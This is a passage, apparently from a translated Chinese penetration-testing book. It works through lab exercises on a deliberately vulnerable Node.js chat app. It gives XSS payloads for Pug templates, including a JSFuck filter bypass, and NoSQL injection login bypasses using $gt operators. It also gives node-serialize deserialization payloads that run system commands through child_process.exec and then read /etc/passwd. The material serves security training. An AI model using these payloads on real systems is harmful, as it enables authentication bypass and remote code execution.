让我们在聊天支持网站上试一下吧。查看易受攻击的 Web 应用程序，你应该能够看到聊天支持网站受到 XSS 攻击的流程：

- 创建一个帐户
- 登录
- 去聊天
- 尝试 `<script>alert(1)</script>`，然后尝试一些更疯狂的 XSS 攻击！

在我们的示例中，我们在服务器端有 Node.js，socket.io（Node.js 的库）在用户和服务器之间设置 Web 套接字，客户端 JavaScript 和我们的恶意 msg.msgText JavaScript。正如你在下面和页面的源代码中看到的那样，你不会像在标准的反射/存储的 XSS 中那样直接引用你的“弹窗” payload。在这个例子里，我们将得知唯一指示可以调用 payload 的位置来自 msg.name 引用。这有时会使我们很难确定执行 XSS payload 的位置，或者是否需要打破任何 HTML 标记。

NodeJS 中的高级 XSS

XSS 可以不断用于攻击的一个重要原因是，仅靠过滤标签或某些字符防御它的话要困难得多。当 payload 特定于某种语言或框架时，XSS 很难防御。由于每种语言在此漏洞方面都有其独到之处，因此 NodeJS 也不会有什么不同。

在高级 XSS 部分中，你将学习一些特定语言的 XSS 漏洞发挥作用的示例。我们的 NodeJS Web 应用程序将使用一种更常见的 Web 堆栈和配置。此实现包括 Express Framework 和 Pug 模板引擎。重要的是要注意一点，默认情况下，Express 确实没有内置的 XSS 防护，除非通过模板引擎进行渲染。当使用像 Pub 这样的模板引擎时，有两种常见的方法可以找到 XSS 漏洞：(1)通过字符串插值，以及(2)缓冲代码。

模板引擎有一个字符串插值的概念，这是一种定义“字符串变量的占位符”的奇特方式。例如，让我们将字符串分配给 Pug 模板格式的变量：

```
- var title = "This is the HTML Title"
- var THP = "Hack the Planet"
h1 #{title}
p The Hacker Playbook will teach you how to #{THP}
```

请注意，`#{THP}` 是 THP 之前分配的变量的占位符。我们通常会在电子邮件分发消息中看到这些模板。你是否收到过来自 `${first_name}` ...的自动化系统发送的电子邮件而不是你的真实名字？这正是模板引擎的用途。

当上面的模板代码呈现为 HTML 时，它将如下所示：

```
<h1>This is the HTML Title</h1>
<p>The Hacker Playbook will teach you how to Hack the Planet</p>
```

幸运的是，在这种情况下，我们使用 `#{}` 字符串插值，这是 Pug 插值的转义版本。如你所见，通过使用模板，我们可以创建可重用性非常高的代码并使模板非常轻量级。

Pug 支持转义和非转义字符串插值。隐藏和未转义之间的区别是什么？好吧，使用转义字符串插值将对 `<` ，`>` ，`'` 和 `"` 之类的字符进行 HTML 编码。这将有助于向用户提供输入验证。如果开发人员使用非转义字符串插值，这通常会导致 XSS 漏洞。

此外，字符串插值（或变量插值，变量替换或变量扩展）是评估包含一个或多个占位符的字符串文字的过程，从而产生一个结果，其中占位符替换为其对应的值。
[https://en.wikipedia.org/wiki/String_interpolation]


- 在 Pug 隐藏和非转义字符串插值（ https://pugjs.org/language/interpolation.html ）：
  - `!{}` - 非转义字符串插值
  - `#{}` - 转义字符串插值 * 虽然这是转义的，但如果直接通过 JavaScript 传递它仍然可能容易受到 XSS 的攻击
- 在 JavaScript 中，未转义的缓冲区代码以“!=”开头。“!=”之后的任何内容都将自动作为 JavaScript 执行。 [https://pugjs.org/language/code.html#unescaped-buffered-code]
- 最后，只要允许插入原始 HTML，就有可能存在 XSS。

在现实世界中，我们已经看到许多易受 XSS 攻击的案例，基于上述说明的方法，开发人员忘记了他们所处的上下文以及输入的参数的传递位置。让我们看看我们易受攻击的聊天支持系统应用程序中的一些示例。转到虚拟机上的以下 URL：`http://chat:3000/xss`。我们将逐步完成这些练习中的每一个，以了解 NodeJS/Pug XSS。

练习**1**：（**http://chat:3000/xss**）

在这个例子中，我们将字符串插值转义为段落标记。这是不可利用的，因为我们在 HTML 段落上下文中使用了正确的转义字符串插值符号。

- 转到 http://chat:3000/xss ，然后单击练习＃1
- Pug 模板源代码
  - p No results found for **#{name1}**
- 尝试输入并提交以下 payload ：
  -
- 单击练习＃1并查看无结果输出
- 查看 HTML 响应（查看页面的源代码）：
  - <script>alert(1)</script>



点击提交后，查看页面源代码（ctrl+u）并搜索“alert”一词。你将看到我们的 payload 中的特殊字符被转换为 HTML 实体。脚本标签仍可通过我们的浏览器在我们的网站上看到，但不会呈现为 JavaScript。这种字符串插值的使用是正确的，并且实际上没有办法通过这种情况来找到 XSS。这个工作评分会是 A+！让我们看一些糟糕的例子。


练习**2**

在这个例子中，我们在段落标记中用 `!{}` 表示非转义字符串插值。这很容易受到被精心设计的 XSS 攻击。任何基本的 XSS payload 都会触发此操作，例如：`<script>alert(1)</script>`

- 打开练习2
- Pug 模板源代码
  - p No results found for **!{name2}**
- 尝试输入 payload：
  - `<script>alert(1)</script>`
- 返回：
  - `<script>alert(1)</script>`

- 点击提交后，我们应该看到弹出窗口。你可以通过查看页面源代码并搜索“alert”进行验证。

因此，使用未提交用户输入的非转义字符串插值（ `!{name2}` ）会导致很多麻烦。这是一种不好的做法，不应该用于用户提交的数据。因为我们输入的任何 JavaScript 都将在受害者的浏览器上执行。



练习**3**

这个例子中，我们在动态生成的行内 JavaScript 中加入了转义后的字符串。这意味着我们成功了，因为它已经隐藏了，不是吗？由于我们所处的代码上下文，这个例子很容易受到攻击。我们将在 Pug 模板中看到，在我们的转义插值之前，我们实际上是在一个 script 标签内。因此，任何 JavaScript 都会自动执行。更棒的是，因为我们位于 Script 标签内，所以我们不需要将 `<script>` 标签用作 payload 的一部分。我们可以使用直接的 JavaScript 代码，例如：alert(1)：

- 打开练习3
- Pug 模板源代码
    - script.
        - var user3 = **#{name3};**
        - p No results found for #{name3}
- 此模板将在 HTML 中进行转义，如下所示：
    - `<script>`
    - `<p>No results found for [escaped user input]</p>`
    - `</script>`

- 尝试输入 payload：
  - 1;alert(1);
- 点击提交后，我们应该看到弹出窗口。你可以通过查看页面源代码并搜索“alert”进行验证。

顺便说一句，下面是一个小小的改变，正确的方法是在插值周围添加引号：

- Pug 模板源代码
  - script.
  - var user3="#{name3}"

练习**4**

在这个例子中，我们有 Pug 非转义代码，由 != 表示，因为没有转义，所以它很容易受到 XSS 的攻击。因此，在这种情况下，我们可以对输入字段使用简单的 `<script>alert(1)</script>` 样式攻击。

- Pug 模板源代码：
  - p != 'No results found for '+name4
- 尝试输入 payload：
  - `<script>alert(1)</script>`
- 点击提交后，我们应该看到弹出窗口。你可以通过查看页面源代码并搜索“alert”进行验证。

练习**5**


假设我们得到一个使用转义字符串插值和某种类型的过滤的应用程序。在下面的练习中，我们在 NodeJS 服务器中执行规则最小的黑名单过滤脚本，删除“<”，“>”和“alert”等字符。但是，他们再次错误地将我们的转义字符串插值放在 script 标签中。如果我们可以在那里利用 JavaScript，我们就可以发现一个 XSS：

- 打开练习5
- Pug 模板源代码
  - name5 = req.query.name5.replace(/[;'"<>=]|alert/g,"")
  - script.
    - var user3 = #{name5};
- 尝试输入 payload
  - 你可以尝试 alert(1)，但由于过滤器不起作用。你也可以尝试像 `<script>alert(1)</script>` 这样的东西，但转义代码和过滤器会拦截我们。如果我们真的想获得能利用 alert(1)的 payload，我们该怎么办？
- 我们需要弄清楚如何绕过过滤器来插入原始 JavaScript。请记住，JavaScript 功能非常强大，并且具有许多功能。我们可以利用此功能来提供一些新颖的 payload。绕过这些过滤器的一种方法是使用新颖的 JavaScript 表示方法。这可以通过名为 http://www.jsfuck.com/ 的站点创建。如下所示，通过使用括号，括号，加号和感叹号，

我们可以重新创建 alert(1)。

- JSF*ck Payload：

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!
![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[
+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]
]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])
[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]
]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([]
[[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!
![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]
+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(
!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[
+!+[]]]((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!
+[]]+(!![]+[])[+[]]+(![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[
]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]
]]+[+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+
(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]])()
```



如你所知，许多浏览器已开始包含 XSS 保护机制。我们甚至可以使用这些 payload 来绕过某些浏览器保护。尝试在 Kali 之外的真实浏览器中使用它们，例如 Chrome。

在复杂的应用程序上触发 XSS 并不容易。很容易忽视或误解框架如何处理输入和输出。因此，在为 Pug/NodeJS 应用程序执行源代码审查时，在源代码中搜索 `!{`，`#{` 或 `${` 有助于可能触发 XSS 的位置。了解上下文，以及是否需要在该上下文中进行转义，这是至关重要的，我们将在以下示例中看到。

尽管这些攻击特定于 Node 和 Pug，但每种语言都存在针对 XSS 和输入验证的问题。你将无法运行漏洞扫描程序或 XSS 模糊测试工具并找到所有 XSS 漏洞。但你确实需要了解所使用的语言和框架。

从 XSS 到 shell

我经常遇到的一个问题是，我如何通过 XSS 获取 Shell？尽管有许多不同的方法可以做到这一点，但我们通常会发现，如果我们可以让用户在内容管理系统（CMS）或类似系统中获得管理员的 XSS，那么这可能会导致系统完全受损。可以在这里找到 Hans-Michael 完整的演练示例和代码：https://github.com/Varbaek/xsser 。 Hans-Michael 提供了一些关于重建 XSS 到 RCE 攻击的精彩示例和视频。

我喜欢使用涉及利用 JavaScript 功能的自定义红队攻击。我们知道 JavaScript 非常强大，我们在 BeEF（浏览器开发框架）中看到过这样的功能。因此，我们可以利用所有这些功能来执行受害者不知情的攻击。这个 payload 会做些什么？攻击的一个示例是让受害者计算机上运行的 JavaScript XSS payload 获取受害者的内部（自然）IP 地址。然后，我们可以获取其 IP 地址并开始使用我们的 payload 扫描其内部网络。如果我们发现一个允许在没有身份验证的情况下就可以登入的 Web 应用程序，我们就可以向该服务器发送 payload。

例如，我们的目标可能是 Jenkins 服务器，我们知道如果可以未经身份验证登录的话，几乎可以完成远程代码执行。要查看 XSS 与 Jenkins 入侵的完整演练，请参阅第5章 - 利用社会工程攻击内网 Jenkins。

NoSQL 注入

在前两本书中，我们花了相当多的时间学习如何进行 SQL 注入和使用 SQLMap。除了对 Burp Suite 的一些混淆和集成之外，本书对比上本书没有太大变化。相反，我想深入研究 NoSQL 注入，因为这些数据库变得越来越普遍。

MySQL，MSSQL 和 Oracle 等传统 SQL 数据库依赖于关系数据库中的结构化数据。这些数据库是关系型的，这意味着一个表中的数据与其他表中的数据有关。这样可以轻松执行查询，例如“列出所有在过去30天内购买东西的客户”。对这些数据的要求是，数据的格式必须在整个数据库中保持一致。NoSQL 数据库由通常不遵循表格/关系模型的数据组成，如 SQL 查询数据库中所示。这些称为“非结构化数据”（如图片，视频，社交媒体）的数据并不适用于我们的大量收集数据。

NoSQL 功能：

- NoSQL 数据库的类型：Couch/MongoDB
- 非结构化数据
- 水平化增长

在传统的 SQL 注入中，攻击者会尝试破坏 SQL 查询语句并在服务器端修改查询语句。使用 NoSQL 注入，攻击可以在应用程序的其他区域中执行，而不是在传统的 SQL 注入中执行。此外，在传统的 SQL 注入中，攻击者会使用一个标记来发起攻击。在 NoSQL 注入中，在 NoSQL注入中，通常存在将字符串解析或评估为NoSQL调用的漏洞。

NoSQL 注入中的漏洞通常在以下情况下发生：（1）端点接受的 JSON 数据是从 NoSQL 数据库中请求的，以及（2）我们能够使用 NoSQL 比较运算符操作查询来更改 NoSQL 查询。


NoSQL 注入的一个常见例子是注入类似的东西：`[{"$gt":""}]`。这个 JSON 对象基本上是说运算符（`$gt`）大于 NULL("")。由于逻辑上一切都大于 NULL，因此 JSON 对象成为一个眞正正确的语句，允许我们绕过或注入 NoSQL 查询。这相当于 SQL 注入世界中的[' or 1=1—]。在 MongoDB 中，我们可以使用以下条件运算符之一：

- (>)大于 - `$gt`
- (<)小于 - `$lt`
- (>=)大于等于 - `$gte`
- (<=)小于等于 - `$lte`

攻击客户支持系统 **NoSQL** 应用程序

首先，浏览聊天应用程序上的 NoSQL 工作流程：

- 在浏览器中，通过 Burp Suite 代理，访问聊天应用程序：http://chat:3000/nosql
- 尝试使用任何用户名和密码进行身份验证。查看在 Burp Suite 中的身份验证请求期间发送的 POST 流量。



在我们的聊天应用程序中，我们将看到在对/loginnosql 端点进行身份验证期间，我们的 POST 数据将包含 `{ "用户名":"admin","密码": "GuessingAdminPassword" }`。在 POST 请求中使用 JSON 来验证用户是很常见的，但是如果我们定义自己的 JSON 对象，我们可能会使用不同的条件语句来生成眞正的语句。这实际上等于传统的 SQLi 1 = 1语句和绕过认证。让我们看看我们是否可以将其注入我们的应用程序。

服务器源代码

在聊天应用程序的 NoSQL 部分中，我们将像之前一样看到 JSON 的 POST 请求。因为作为黑盒测试，我们也看不到服务器端的源代码，我们可以期望它以某种方式查询 MongoDB 后端，类似于：

- `db.collection(collection).find({"username":username,"password":password}).limit(1)` ...

注入 **NoSQL** 聊天系统

正如我们从服务器端源代码中看到的那样，我们将使用用户提供的用户名/密码来搜索数据库以查找匹配项。如果我们可以修改 POST 请求，我们可能会注入数据库查询。

- 在浏览器中，通过 Burp Suite 代理，访问聊天应用程序：http://chat:3000/nosql
- 在 Burp Suite 中打开“拦截”，单击“登录”，然后以管理员身份提交用户名，并输入密码 GuessingAdminPassword
- 代理流量并拦截 POST 请求
- `{"username":"admin","password","GuessingAdminPassword"} --> {"username":"admin","password":{"$gt":""}}`
- 你现在应该可以以管理员身份登录！

那么这里发生了什么呢？我们将字符串 "GuessingAdminPassword" 更改为JSON对象 `{"$gt":""}`，这是 TRUE 语句，因为大于 NULL 的所有内容都为 TRUE。这将 POST 请求更改为 `{"username":"admin", "password":TRUE }`，它自动使请求为 TRUE 并以管理员身份登录而不需要知道密码，类似 SQLi 中的 1 = 1 攻击。

高级 **NoSQLi**

NoSQL 注入并不新鲜，但 NodeJS 章节的目的是展示更新的框架和语言以及如何潜在地引进新的漏洞。例如，Node.js 有一个 qs 模块，它具有将 HTTP 请求参数转换为 JSON 对象的特定语法。默认情况下，qs 模块在 Express 中使用“body-parser”中间件的一部分。

- qs 模块：一个查询字符串解析和字符串化库，增加了一些安全性。[https://www.npmjs.com/package/qs]

这是什么意思？如果使用 qs 模块，如果在参数中使用括号表示法，POST 请求将在服务器端转换为 JSON。因此，看起来像用户名 [value] = admin&password [value] = admin 的 POST 请求将转换为 `{"username":{"value":"admin"},"password":{"value":"admin" }}`。现在，qs 模块也将接受并转换 POST 参数以协助 NoSQLi：

- 例如，我们可以发出如下的 POST 请求：
  - `username=admin&password[$gt]=`
- 服务器端请求转换将转换为：
  - `{"username": "admin", "password":{"$gt":""}`
- 现在看起来类似于传统的 NoSQLi 攻击。

现在，我们的请求看起来与上一节中的 NoSQLi 相同。让我们看看这个操作：

- 转到 http://chat:3000/nosql2
- 打开 Burp Intercept
- 使用 admin 登录：
- 修改 POST 参数：
- `username=admin&password[$gt]=&submit=login`

```
POST /logginnosql2 HTTP/1.1
Host: 10.100.100.94:3000
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0
Accept: text/html,application/xhtml+xml,applicati
Accept-Language: en-US,en;q=0.5
Referer: http://10.100.100.94:3000/nosql2
Cookie: io=Lpaagc7rc3RsQREIAAAD; connect.sid=s%3A
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

username=admin&password[$gt]=&submit=login
```

你应该可以使用 admin 登录了！你已使用 Express Framework 使用的 qs 模块解析器执行 NoSQL 注入，作为解析器中间件的一部分。但等等，还有更多！如果你不知道要攻击哪个用户名怎么办？我们可以使用同样的攻击来查找和登录其他帐户吗？

如果不是使用密码的话，那我们也可以尝试使用用户名吗？在这种情况下，NoSQLi POST 请求看起来像：

- `username[$gt]=admin&password[$gt]=&submit=login`

上面的 POST 请求实际上是在数据库中查询下一个大于 admin 的用户名，并使用密码字段生成一个 TRUE 语句。如果成功，你应该在管理员之后按字母顺序作为下一个用户登录。继续这样做，直到找到 superaccount 。

更多 NoSQL Payload：

- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection
- https://blog.websecurify.com/2014/08/hacking-nodejs-andmongodb.html
- https://www.owasp.org/index.php/Testing_for_NoSQL_injection


反序列化攻击

在过去的几年中，通过网络进行的序列化/反序列化攻击变得越来越流行。我们在 BlackHat上看到了许多不同的讨论，发现了 Jenkins 和 Apache Struts2 等常见应用程序中的关键漏洞，并且正在开发像 ysoserial 这样工具的大量活跃研究。那么反序列化攻击有什么厉害之处呢？

在我们开始之前，我们需要了解为什么要序列化。序列化数据有很多原因，但最常用于生成值/数据的可存储表示而不会丢失其类型或结构。序列化将对象转换为字节流，以通过网络传输或存储。通常，转换方法涉及 XML，JSON 或特定于该语言的序列化方法。

NodeJS 中的反序列化
很多时候，发现复杂的漏洞需要深入了解应用程序。在我们的场景中，Chat NodeJS 应用程序正在使用易受攻击的 serialize.js 版本 。可以发现这个 Node 库易受攻击，因为“不受信任的数据被传递到 unserialize() 函数中，攻击者通过传递一个存在 Immediately Invoked Function Expression(IIFE)的 JavaScript 对象可以引起任意代码执行。”（ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5941 ）

让我们逐步了解攻击的细节，以便更好地了解正在发生的事情。第一，我们查看了 serialize.js 文件并快速搜索 eval（ https://github.com/luin/serialize/search?utf8=%E2%9C%93&q=eval&type= ）。通常，允许用户输入进入 JavaScript eval 语句是坏的消息，因为 `eval()` 执行原始 JavaScript。如果攻击者能够将 JavaScript 注入此语句，他们将能够在服务器上执行远程执行代码。



其次，我们需要创建一个序列化的 payload，它将被反序列化，并通过我们的 JavaScript payload `require('child_process').exec('ls')` .


```
{“thp”:“_$$ND_FUNC$$_function (){require(‘child_process’).exec(‘DO SYSTEM COMMANDS HER
E’, function(error, stdout, stderr) { console.log(stdout) });}()”}
```

上面的 JSON 对象将通过以下的请求 `(){require('child_process').exec('ls')}` 进入 unserialize 函数中的 eval 语句，为我们提供远程代码执行。要注意的最后一部分是结尾括号添加了“()”，因为没有它我们的函数就不会被调用。第一个发现此漏洞的研究员 Ajin Abraham 发现，使用立即调用的函数表达式或 IIFE（ https://en.wikipedia.org/wiki/Immediately-invoked_function_expression ）将允许在创建后执行该函数。有关此漏洞的更多详细信息，请访问：https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5941 。

在我们的聊天应用程序示例中，我们将查看 cookie 值，该值正在使用此易受攻击的库进行反序列化：

- 转到 http://chat:3000

- 代理 burp 中的流量并查看 cookie
- 识别一个 cookie 名称“donotdecodeme”
- 将该 Cookie 复制到 Burp Suite Decoder 和 Base64 中进行解码



如前所述，每种语言都有其独特的地方，NodeJS 也不例外。在 Node/Express/Pug 中，你无法直接写入 Web 目录，但是可以像在 PHP 中一样访问它。必须有一个指向文件夹的指定路径，该文件夹既可写又可访问到公共网络。

创建有效 **payload**


- 在开始之前，请记住实验中的所有这些 payload 都可以从这里复制粘贴：http://bit.ly/2qBDrFo
- 获取原始 payload 并修改你的 shell 执行“'DO SYSTEM COMMANDS HERE”

```
{"thp":"_$$ND_FUNC$$_function(){require('child_process').exec('DO SYSTEM COMMANDS HERE
', function(error, stdout, stderr) {console.log(stdout)});}"}
```

- 例：

```
{"thp":"_$$ND_FUNC$$_function(){require('child_process').exec('DO SYSTEM COMMANDS
HERE', function(error, stdout, stderr) { console.log(stdout) });}()"}
```

- 由于原始 Cookie 已编码，我们必须通过 Burp Decoder/Encoder 对我们的 payload 进行 base64编码 *示例 payload：eyJ0aHAiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7cmVxd
- 注销，打开Burp拦截，并转发/（home）请求
  - 将 cookie 修改为新创建的 Base64 payload
- 转发流量，因为公用文件夹是/的路由，你应该能够打开浏览器并转到 http://chat:3000/hacked.txt
- 你现在可以进行远程执行代码！随意对此系统进行后期利用。首先尝试访问 `/etc/passwd` 。



